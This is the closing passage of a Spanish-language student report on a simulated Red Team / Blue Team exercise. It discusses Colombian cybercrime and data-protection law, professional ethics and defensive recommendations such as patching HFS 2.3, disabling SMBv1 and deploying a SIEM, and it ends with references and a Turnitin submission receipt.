Esta etapa demostró que la organización, pese a su fragilidad inicial, puede elevar significativamente su nivel de madurez defensiva mediante la estandarización de procedimientos de monitoreo y respuesta.

***Conclusiones del análisis integrado***

La revisión conjunta de las cuatro etapas revela un patrón claro:

- La organización presentaba vulnerabilidades técnicas, legales y procedimentales previas al ataque.
- El Red Team pudo explotar estas debilidades para comprometer todo el entorno.
- El Blue Team demostró capacidad de contención, pero se evidenció que la efectividad depende del fortalecimiento continuo del monitoreo, hardening y gobernanza corporativa.
- La falta de parches, configuraciones inseguras y ausencia de SIEM explican por qué el ataque avanzó sin ser detectado.
- Los hallazgos justifican plenamente la necesidad de adoptar controles basados en CIS, NIST y Zero Trust, como lo exige SecureNova Labs para su equipo profesional.

**Relación con aspectos legales y éticos**

La simulación de ataque ejecutada durante las Etapas 1 a 4 plantea implicaciones directas con el marco jurídico colombiano y los principios éticos que rigen la práctica profesional de la ciberseguridad. En un contexto como el de SecureNova Labs, donde los ejercicios Red Team y Blue Team buscan evaluar la resiliencia de una infraestructura corporativa, el respeto por la ley y la ética profesional es indispensable para garantizar la legitimidad del proceso y la integridad de los resultados.

Desde el punto de vista legal, la Ley 1273 de 2009 establece que el acceso no autorizado a sistemas informáticos, la modificación de información, la interceptación de datos y la obstaculización del funcionamiento de sistemas constituye un delito informático sancionable en Colombia. Esto implica que toda actividad ofensiva realizada por el Red Team debe estar explícitamente autorizada por la organización, documentada y limitada al alcance definido; de lo contrario, podría considerarse acceso abusivo o ataque informático (Congreso de Colombia, 2009). En el contexto del laboratorio, el exploit ejecutado sobre *HFS 2.3*, el abuso de *SMBv1* y el movimiento lateral hacia Host-B representarían delitos graves si no existiera autorización formal.

De manera complementaria, la Ley 1581 de 2012, sobre protección de datos personales, señala que cualquier tratamiento de información debe garantizar la confidencialidad, integridad y disponibilidad de los datos. Durante las prácticas del escenario, el

acceso a archivos, bases de datos simuladas y credenciales compromete principios esenciales de habeas data, por lo cual el manejo y análisis de esa información debe realizarse bajo estrictos criterios de custodia y finalidad legítima (Congreso de Colombia, 2012). Esto cobra especial relevancia en la recolección de evidencia digital realizada por el Blue Team, dado que la manipulación inadecuada podría vulnerar derechos asociados a la información personal.

En cuanto al ejercicio profesional, el Código de Ética del COPNIA establece que los ingenieros y especialistas en tecnologías de la información deben actuar con transparencia, responsabilidad, veracidad y protección del interés público. El código prohíbe explícitamente la participación en actos que faciliten delitos informáticos, el encubrimiento de fallas deliberadas o el uso indebido de habilidades técnicas para obtener ventajas no autorizadas (Consejo Profesional Nacional de Ingeniería, 2020). Esto se relaciona con la Etapa 2, donde la evaluación de un acuerdo contractual reveló cláusulas que inducían al profesional a ocultar información sensible, actuar bajo riesgos legales y aceptar responsabilidades improcedentes, lo cual contraviene las normas éticas de la profesión.

Desde la perspectiva operativa, tanto Red Team como Blue Team tienen responsabilidades éticas diferenciadas pero complementarias. El Red Team debe evitar causar daños reales, limitar el impacto de sus acciones y documentar con precisión cada paso para que el Blue Team pueda reconstruir el incidente. De igual forma, el Blue Team debe manejar con integridad la evidencia recolectada, evitar manipular información sin justificación técnica y reportar los hallazgos de manera objetiva. En el marco del Escenario 5, esto es especialmente relevante, ya que el informe final será evaluado por analistas senior de SecureNova Labs, quienes consideran la ética profesional como un criterio determinante para la selección de personal.

Desde el enfoque normativo y de buenas prácticas, los estándares desarrollados por el National Institute of Standards and Technology (NIST) proporcionan lineamientos fundamentales para la gestión de la seguridad de la información, el endurecimiento de sistemas, la protección de información sensible y la gestión de parches. Estos marcos son ampliamente utilizados como referencia en ejercicios de Red Team y Blue Team, ya que permiten evaluar la madurez de los controles implementados en las organizaciones (Bowen, 2007; Joint Task Force, 2020; Ross & Pillitteri, 2024; Scarfone & Mell, 2022).

Finalmente, esta relación legal y ética refuerza la importancia de que los ejercicios de ciberseguridad no solo evalúen la capacidad técnica, sino también la responsabilidad profesional del especialista. Cumplir con las leyes vigentes y los principios éticos garantiza que las prácticas no solo sean efectivas, sino también legítimas y alineadas con los estándares internacionales de auditoría y pruebas de seguridad.

## Evidencias de Sustentación

En cumplimiento de los requisitos de la Etapa 5 del Seminario Especializado, se presenta el video de sustentación disponible en el siguiente enlace:

https://youtu.be/tfvuUKNXIcA

## Conclusiones

El ejercicio práctico permitió evidenciar que la presencia de servicios vulnerables, como Rejetto HFS 2.3 y protocolos obsoletos como SMBv1, representa un riesgo crítico para la infraestructura, ya que facilitó la obtención de acceso inicial y el compromiso total de los sistemas evaluados durante la fase de Red Team.

A través de las técnicas de reconocimiento, explotación y movimiento lateral, se demostró cómo la falta de segmentación de red y de controles internos adecuados favorece la propagación del ataque, permitiendo al actor ofensivo ampliar su alcance dentro del entorno comprometido.

Las acciones del Blue Team evidenciaron la importancia de la detección temprana, la correlación de eventos y la respuesta oportuna, destacando el uso de soluciones SIEM y la aplicación de controles defensivos como elementos clave para mitigar el impacto del ataque.

La integración de enfoques Red Team y Blue Team permitió validar de forma práctica la efectividad de los controles de seguridad existentes, así como identificar debilidades técnicas y organizacionales que requieren ser fortalecidas para mejorar la postura de ciberseguridad de la organización.

Finalmente, el desarrollo del escenario SecureNova Labs permitió consolidar conocimientos técnicos y normativos adquiridos durante el seminario, demostrando la aplicabilidad real de metodologías ofensivas y defensivas en entornos controlados de análisis de ciberseguridad.

## Recomendaciones

Debido a la identificación del servicio vulnerable Rejetto HFS 2.3 durante la fase de reconocimiento, se recomienda eliminar o actualizar de manera inmediata este tipo de aplicaciones obsoletas, así como restringir su exposición mediante reglas de firewall, con el fin de reducir la posibilidad de ejecución remota de código.

Considerando la explotación exitosa del protocolo SMBv1 sin parches de seguridad, se recomienda deshabilitar protocolos obsoletos y fortalecer la gestión de parches, garantizando la actualización periódica de los sistemas operativos y servicios críticos.

Dado que el ejercicio evidenció la ausencia de segmentación de red y facilitó el movimiento lateral entre hosts, se recomienda implementar mecanismos de segmentación lógica, como VLANs y listas de control de acceso, que limiten la propagación de ataques dentro de la infraestructura.

Frente a la limitada visibilidad inicial de los eventos de seguridad, se recomienda la implementación de una solución SIEM que permita la correlación de logs, la detección temprana de incidentes y la mejora en los tiempos de respuesta ante ataques.

Con base en las debilidades identificadas durante el análisis defensivo, se recomienda aplicar guías de endurecimiento como los CIS Benchmarks, con el propósito de reducir la superficie de ataque y fortalecer la configuración de los sistemas.

Finalmente, se recomienda establecer ejercicios periódicos de Red Team y Blue Team que permitan evaluar de forma continua la efectividad de los controles de seguridad y fortalecer la preparación del personal frente a incidentes de ciberseguridad.

**Referencias Bibliográficas**

Alhamed, M., et al. (2023). A systematic literature review on penetration testing in network environments. Applied Sciences, 13(12), 6986. https://www.mdpi.com/2076-3417/13/12/6986

Álvarez, V. (2018). Propuesta de una metodología de pruebas de penetración orientada a riesgos (pp. 1–26). Semantic Scholar. https://pdfs.semanticscholar.org/f3be/44039e5f4c1bfced6ad23455291b2a304c77.pdf

Behl, A., & Behl, K. (2017). *Cyberwar: The next threat to national security and what to do about it. IEEE Security & Privacy, 15*(2), 12–21. https://ieeexplore.ieee.org/document/7878737

Bellman, C., & van Oorschot, P. C. (2020). Best practices for IoT security: What does that even mean? arXiv. https://arxiv.org/abs/2004.12179

Bowen, P., Hash, J., & Wilson, M. (2007). Information security handbook: A guide for managers (NIST Special Publication 800-100). National Institute of Standards and Technology.

Center for Internet Security. (2021). *CIS critical security controls (version 8).* Center for Internet Security. https://www.cisecurity.org/controls/v8

Consejo Profesional Nacional de Ingeniería – COPNIA. (2015). Código de ética para el ejercicio de la ingeniería en general y sus profesiones afines y auxiliares (pp. 3–26). https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

Guarnizo Portela, M. P. (2024). La naturaleza jurídica de los delitos informáticos en Colombia [Monografía]. Repositorio Institucional UNAD. https://repository.unad.edu.co/handle/10596/41392

Joint Task Force. (2020). Security and privacy controls for information systems and organizations (NIST Special Publication 800-53 Rev. 5). National Institute of Standards and Technology. https://doi.org/10.6028/NIST.SP.800-53r5

Kulik, T., Dongol, B., Larsen, P. G., Macedo, H. D., Schneider, S., & Vinther-Tran-Jørgensen, P. W. (2021). A survey of practical formal methods for security. arXiv. https://arxiv.org/abs/2109.01362

Rincón Arteaga, J. A., Castiblanco Hernández, S. A., Quijano Díaz, A., Urquijo Vanegas, J. D., & Pregonero León, Y. K. (2022). Ciberdelincuencia en Colombia: ¿Qué tan eficiente ha sido la Ley de Delitos Informáticos? Criminalidad, 64(3), 95–116.

Scarfone, K., & Mell, P. (2022). Guide to enterprise patch management technologies (NIST Special Publication 800-40 Rev. 4). National Institute of Standards and Technology. https://doi.org/10.6028/NIST.SP.800-40r4

Shostack, A. (2014). Threat modeling: Designing for security. Wiley.


Stallings, W. (2023). Effective cybersecurity: A guide to using best practices and standards. Pearson.

Zuluaga Mateus. (2017). Hacking ético basado en la metodología abierta de testeo de seguridad – OSSTMM, aplicado a la Rama Judicial, Seccional Armenia. Repositorio Institucional UNAD. https://repository.unad.edu.co/handle/10596/17410

# Apéndices

## Apéndice A

*Resultado de revisión en Turnitin*



8/12/25, 9:32 a.m. I CURSOS_LIBRES05

ECBTI - Draftbank 1

En este espacio puede realizar el envío de los documentos a los que desea verificar el nivel de autenticidad antes de realizar la presentación formal ante su docente. Recuerde que puede subir archivos en formato **Word, PDF, PowerPoint** y el tamaño del archivo es máximo **50Mb**.
Cuenta con **cinco** secciones y por cada una puede enviar **un** documento para su revisión de forma independiente. Una vez reciba la revisión, puede volver a enviar un documento diferente o el mismo para realizar una nueva revisión

turnitin

Recibo digital

Este recibo confirma que Turnitin ha recibido tu trabajo. A continuación, encontrarás la información del recibo perteneciente a tu entrega.

| | |
|---|---|
| Autor del envío | FABIAN ALFREDO GARCIA RINCON |
| Identificador del trabajo de Turnitin (Identificador de referencia) | 2838644264 |
| Título del Envío | SEMINARIO ESPECIALIZADO |
| Título de Tarea | ECBTI - Draftbank 1 |
| Fecha del envío | 07/12/25, 14:08 |

Imprimir

*Nota.* La imagen corresponde a un recibo digital emitido por Turnitin, en el cual se confirma la recepción del trabajo titulado *Seminario Especializado*, enviado por Fabián Alfredo García Rincón el 7 de diciembre de 2025 a las 14:08. El documento muestra el identificador de referencia (2838644264), el nombre de la tarea (*ECBTI – Draftbank 1*) y las condiciones generales del sistema para la revisión de autenticidad antes de su presentación formal.